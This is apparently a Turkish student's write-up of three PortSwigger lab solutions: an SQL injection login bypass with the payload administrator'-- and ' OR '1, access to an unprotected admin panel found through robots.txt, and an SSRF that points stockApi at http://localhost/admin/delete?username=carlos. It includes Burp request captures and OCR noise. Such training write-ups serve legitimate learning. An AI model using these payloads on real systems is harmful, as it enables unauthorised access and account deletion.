

Görev Tarihi: 25.08.2024

Son Teslim Tarihi: 07.09.2024 23:59

HAZIRLAYAN ADI SOYADI: Huriye Gökçen AÇIKGÖZ


AÇIKLAMASI: OWASP TOP 10 kategorilerinden üç zafiyet seçip seçilen bu zafiyetler hakkında laboratuvar çözümlerini içeren bir rapor.

OWASP TOP 10'DAN ZAFİYET ÇÖZÜMÜ WRITE-UP (TASK2)


İlk öncelikle Portswigger'dan injection zafiyeti çözmek istedim. Bildiğimiz gibi owasp top 3 de olan zafiyetimizdir.

Lab: SQL injection vulnerability allowing login bypass

Bu labı çözeceğiz.



Bu labta İlk olarak bizden **administrator** kullanıcı ile giriş yapılabilen bir SQL saldırısı gerçekleştirmemiz isteniyor.




Login


Username

Password

Şimdi öncelikle biz username ve password sorgularında SQL injection olup olmadığını anlamak için tek tırnak sorgulaması yapıp hata mesajına göre SQL injection olup olmadığını anlayabiliyoruz ve buna göre yolumuza devam edebiliyoruz. O yüzden kullanıcı adı kısmına bize verilen administrator ismini ve password kısmına da tek tırnak atıyorum.



Sonrasında karşıma şöyle bir hata mesajı çıkıyor:



Bir SQL injection denemesinde "Internal Server Error" (500 hata kodu) alıyorsanız, bu genellikle sunucu tarafında bir hata olduğunu gösterir. Bu genellikle bir SQL hatası işaretidir.

Şimdi ise SQL injection payloadlarını kullanmayı deneyeceğim ve o şekilde açık bulmaya çalışacağım.

<https://github.com/payloadbox/sql-injection-payload-list> ben bu linkten payloadlara bakıp kullanıyorum.

Şimdi **administrator'** — payloadı ile giriş yapmayı deneyeceğim.

Bu payload SQL enjeksiyonu saldırıları için kullanılan bir giriş yöntemidir. “**administrator**” kullanıcı adını taklit ederek, bir SQL sorgusunu etkilemek için kullanılır. Sonrasında “ — “ işareti, SQL sorgusunun geri kalanını devre dışı bırakarak, geri kalanı yorum haline getiriyor. Password kısmına da her zaman bildiğimiz ve sıkça kullandığımız ' OR '1 sorgusunu yazıp giriş yapmayı deniyorum.

The screenshot shows a web application's login page. At the top right, there are links for "Home" and "My account". The page title is "Login". Below the title, there is a form with two input fields: "Username" and "Password". The "Username" field contains the payload "administrator' — ". The "Password" field is empty. Below the fields is a green "Log in" button. The background is a light gray.

İkisini de yazıp girdikten sonra karşıma bu ekran geliyor:

The screenshot shows a Web Security Academy lab page. The browser's address bar shows the URL "https://www.websecurityacademy.com/lab/SQL-injection-vulnerability-allowing-login-bypass". The page title is "SQL injection vulnerability allowing login bypass". The page has a green "LAB Solved" badge. Below the title, there is a link "Back to lab description >>". The page has a red banner with the text "Congratulations, you solved the lab!". Below the banner, there are social media links for "Share your skills!" and "Continue learning". At the bottom, there is a "Login" form with a "Username" field containing the payload "administrator' — " and a "Password" field.

Bu şekilde bu labımızı bitirmiş oluyoruz ve size giriş ekranında olan bir SQL injection açığını göstermiş bulunuyorum.

Evet şimdi sırada yeni bir zafiyet örneğimiz bulunmakta.

Bu zafiyetimiz Owasp top 10 listesinde ilk sırada olan **Broken Access Control zafiyetidir**. Bu zafiyetim içinde portswigger sitesinden bir lab çözeceğim.

Lab: Unprotected admin functionality

Bu labta anladığım kadarıyla korunmayan bir yönetici paneli bulunmakta ve carlosu silin diyor. Laba çözmeye başlıyoruz.

Academy home

Menu

Web Security Academy > Access control > Lab

Lab: Unprotected admin functionality

APPRENTICE



LAB

Not solved



This lab has an unprotected admin panel.

Solve the lab by deleting the user `carlos`.



ACCESS THE LAB



Solution



Community solutions



WE LIKE TO SHOP



Dancing In The Dark

★★★★★ \$38.23



Adult Space Hopper

★★★★★ \$22.77



Cheshire Cat Grin


★★★★★ \$0.68




Mood Enhancer

★★★★★ \$56.05


Labı başlattığımızda karşımıza bu sayfa geliyor. Şimdi bu tür zafiyetlerde bazı durumlarda, yönetici URL'si şu dosya gibi başka konumlarda ifşa edilebilir robots.txt. URL hiçbir yerde ifşa edilmemiş olsa bile, bir saldırgan hassas işlevselliğin konumunu kaba kuvvetle belirlemek için bir wordlist kullanabilir. O yüzden robots.txt dizinine gideriz.





Buradan admin panelinin dizinin içerisinde oluğunu görüyoruz.

Şimdi de URL üzerinden bulduğumuz administrator-panel e gidiyoruz.



Web Security Academy

Unprotected admin functionality

LAB Not solved

[Back to lab description >>](#)


[Home](#) | [My account](#)

Users

wiener - [Delete](#)

carlos - [Delete](#)

Adminin paneline girdik gördüğümüz gibi burada bizden istenilen görevi yani Carlos kullanıcıını silerek labımızı tamamlıyoruz.



Bu şekilde bu labımızı da tamamlamış bulunmaktayız.

Evet şimdide yeni zafiyet çözümümüze geçiyoruz. Bu labta göreceğimiz zafiyet Owasp top 10 listesinde 10. Sıradaki **Server-Side Request Forgery** (SSRF) zafiyetidir.

Yine aynı platformdan lab çözümü sağlayacağım.

Lab 1: Basic SSRF against the local server

Bu labta bir stok kontrol özelliği var. URL adresi değirek local bir ip adresiyle istek gönderilebilir. Bu şekilde yetkisiz eylemlere veya kuruluş içindeki verilere back-end sistemlerine erişim sağlayabilir.

portswigger.net/web-security/ssrf/lab-basic-ssrf-a...

İNÖNÜ ÜNİVERSİTESİ SavunmaSanayiST.c... DergiPark TC KOD Tüm Yer İşaretleri

Menu

Lab: Yerel sunucuya karşı temel SSRF

ÇIRAK

LABORATUVAR Çözülmedi

Bu laboratuvarın dahili bir sistemden veri çeken bir stok kontrol özelliği var.

Laboratuvarı çözmek için stok kontrol URL'sini değiştirerek yönetici arayüzüne erişin `http://localhost/admin` ve kullanıcıyı silin `carlos`.

LABORATUVARA ERİŞİM

0a0b004703630674804c189500d10063.web-securit...

İNÖNÜ ÜNİVERSİTESİ SavunmaSanayiST.c... DergiPark TC KOD Tüm Yer İşaretleri

Web Security Academy


Basic SSRF against the local server

LAB Not solved


Back to lab description >>

Home | My account


WE LIKE TO SHOP




Ürünler hakkında detaylı bilgi almak için wiew details'e tıklayalım.




Vintage Neck Defender
★ ★ ★ ★ ★
\$19.03
[View details](#)




Snow Delivered To Your Door
★ ★ ★ ★ ★
\$33.78
[View details](#)



Inflatable Dartboard
★ ★ ★ ★ ★
\$26.95
[View details](#)



Beat the Vacation Traffic
★ ★ ★ ★ ★
\$18.75
[View details](#)



Description:
It can be incredibly hard for flamboyant people to deal with medical accessories that become part of the aging process. When you want to dress to impress and you're stuck with an ugly neck brace that doesn't show you at your best can be very frustrating.
Our reasonably priced Vintage Neck Defender is the answer to all your prayers. This amazingly stylish, oversized Elizabethan ruffle will be the toast of the town, and the talk as well as envy, of all your friends.
Make an entrance that will stop people in their tracks, heads will turn as you become the focus of everyone's attention in the room. Age will become just a number as you regain that youthful spring in your step.
Lightweight, but secure despite its size, your back and shoulders will be free from any pressure as you dance until dawn. Love life and live, order yours today and you'll receive a free nose scratcher as a thank you from us.

London

[Check stock](#)

[Return to list](#)

Ürün hakkında detaylı bilgiye ulaşabiliyorum. Şimdi check stock' a basarak burp suite istek atarak isteği inceleyeceğim.

Request

Pretty

Raw

Hex

1

POST /product/stock HTTP/2

2

Host: 0a0b0047036306f4804cf89500d10063.web-security-academy.net

3

Cookie: session=spG1mma7ubKsZ1SiATDHPyyPKUFb8061

4

Content-Length: 107

5

Sec-Ch-Ua: "Chromium";v="127", "Not)A;Brand";v="99"

6

Content-Type: application/x-www-form-urlencoded

7

Accept-Language: tr-TR

8

Sec-Ch-Ua-Mobile: ?0

9

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36

10

(KHTML, like Gecko) Chrome/127.0.6533.100 Safari/537.36

11

Sec-Ch-Ua-Platform: "Windows"

12

Accept: */*

13

Origin: https://0a0b0047036306f4804cf89500d10063.web-security-academy.net

14

Sec-Fetch-Site: same-origin

15

Sec-Fetch-Mode: cors

16

Sec-Fetch-Dest: empty

17

Referer: https://0a0b0047036306f4804cf89500d10063.web-security-academy.net/product?productId=1

18

Accept-Encoding: gzip, deflate, br

19

Priority: u=1, i

20

stockApi=

21

http%3A%2F%2Fstock.weliketoshop.net%3A8080%2Fproduct%2Fstock%2Fcheck%3FproductId%3D1%26storeId%3D1

Response

Pretty

Raw

Hex

Render

1

HTTP/2 200 OK

2

Content-Type: text/plain; charset=utf-8

3

X-Frame-Options: SAMEORIGIN

4

Content-Length: 3

5

6

541

0

1

2

3

4

5

6

7

8

9

10

11

12

13

14

15

16

17

18

19

20

0

1

2

3

4

5

6

7

8

9

10

11

12

13

14

15

16

17

18

19

20

0

1

2

3

4

5

6

7

8

9

10

11

12

13

14

15

16

17

18

19

20

0

1

2

3

4

5

6

7

8

9

10

11

12

13

14

15

16

17

18

19

20

0

1

2

3

4

5

6

7

8

9

10

11

12

13

14

15

16

17

18

19

20

0

1

2

3

4

5

6

7

8

9

10

11

12

13

14

15

16

17

18

19

20

0

1

2

3

4

5

6

7

8

9

10

11

12

13

14

15

16

17

18

19

20

0

1

2

3

4

5

6

7

8

9

10

11

12

13

14

15

16

17

18

19

20

0

1

2

3

4

5

6

7

8

9

10

11

12

13

14

15

16

17

18

19

20

0

1

2

3

4

5

6

7

8

9

10

11

12

13

14

15

16

17

18

19

20

0

1

2

3

4

5

6

7

8

9

10

11

12

13

14

15

16

17

18

19

20

0

1

2

3

4

5

6

7

8

9

10

11

12

13

14

15

16

17

18

19

20

0

1

2

3

4

5

6

7

8

9


10

11

12


1

Request		Response	
Pretty	Raw	Pretty	Raw
POST /product/stock HTTP/2 Host: 0a0b0047036306f4804cf89500d10063.web-security-academy.net Cookie: session=spG1mm7ubKsZlSiATDHPyyPKUFB8061 Content-Length: 31 Sec-Ch-Ua: "Chromium";v="127", "Not)A;Brand";v="99" Content-Type: application/x-www-form-urlencoded Accept-Language: tr-TR Sec-Ch-Ua-Mobile: ?0 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100 Safari/537.36 Sec-Ch-Ua-Platform: "Windows" Accept: */* Origin: https://0a0b0047036306f4804cf89500d10063.web-security-academy.net Sec-Fetch-Site: same-origin Sec-Fetch-Mode: cors Sec-Fetch-Dest: empty Referer: https://0a0b0047036306f4804cf89500d10063.web-security-academy.net/product?productId=1 Accept-Encoding: gzip, deflate, br Priority: u=1, i stockApi=http://localhost/admin		HTTP/2 200 OK Content-Type: text/html; charset=utf-8 Cache-Control: no-cache Set-Cookie: session=80fy0b... SameSite=None X-Frame-Options: SAMEORIGIN Content-Length: 3070 <!DOCTYPE html> <html> <head> <link href=/resources/> <link href=/resources/> <title> Basic SSRF against t </title> </head> <body> <script src="/resource </script> <div id="academyLabHea <section class='acad <div class=contain <div class=logog> </div> <div class=title <h2> Basic SSRF a </h2> Back sp;to <svg version=	



Burada, sunucu /admin dizininin içeriğini kullanıcıya görüntüleyecektir. İsteği forward ettikten sonra belirtilen ürün için stok kontrolünün yapıldığı sayfada admin panelinin eklendiği görülecektir.

Şimdi de sayfanın kaynağını inceleyelim.



href başlığı altında bir kullanıcının (**carlos**) delete edilmesi için nasıl bir URL tanımlandığı görülecektir.

stockApi parametresinde, local ip adresinden carlos kullanıcıasını silmesi için az önce kaynak kodunda görülen URL kullanılarak bir delete işleminin aynısını yapalım.

Request				Response				Inspe
Pretty	Raw	Hex		Pretty	Raw	Hex	Render	
<pre>1 POST /product/stock HTTP/2 2 Host: 0a7500a4049ddb928235acc8001e00ab.web-security-academy.net 3 Cookie: session=F0pL9HLWF62IydUgclYqL7sKsSzY4dTg 4 Content-Length: 31 5 Sec-Ch-Ua: "Chromium";v="127", "Not(A;Brand";v="99" 6 Content-Type: application/x-www-form-urlencoded 7 Accept-Language: tr-TR 8 Sec-Ch-Ua-Mobile: 0 9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100 Safari/537.36 10 Sec-Ch-Ua-Platform: "Windows" 11 Accept: */* 12 Origin: https://0a7500a4049ddb928235acc8001e00ab.web-security-academy.net 13 Sec-Fetch-Site: same-origin 14 Sec-Fetch-Mode: cors 15 Sec-Fetch-Dest: empty 16 Referer: https://0a7500a4049ddb928235acc8001e00ab.web-security-academy.net/product?productId=1 17 Accept-Encoding: gzip, deflate, br 18 Priority: u=1, i 19 20 stockApi=http://localhost/admin/delete?username=carlos</pre>				<pre>37 </div> 38 </div> 39 </div> 40 </section> 41 </div> 42 <div theme=""> 43 <section class="maincontainer"> 44 <div class="container is-page"> 45 <header class="navigation-header"> 46 <section class="top-links"> 47 Home<p> </p> 48 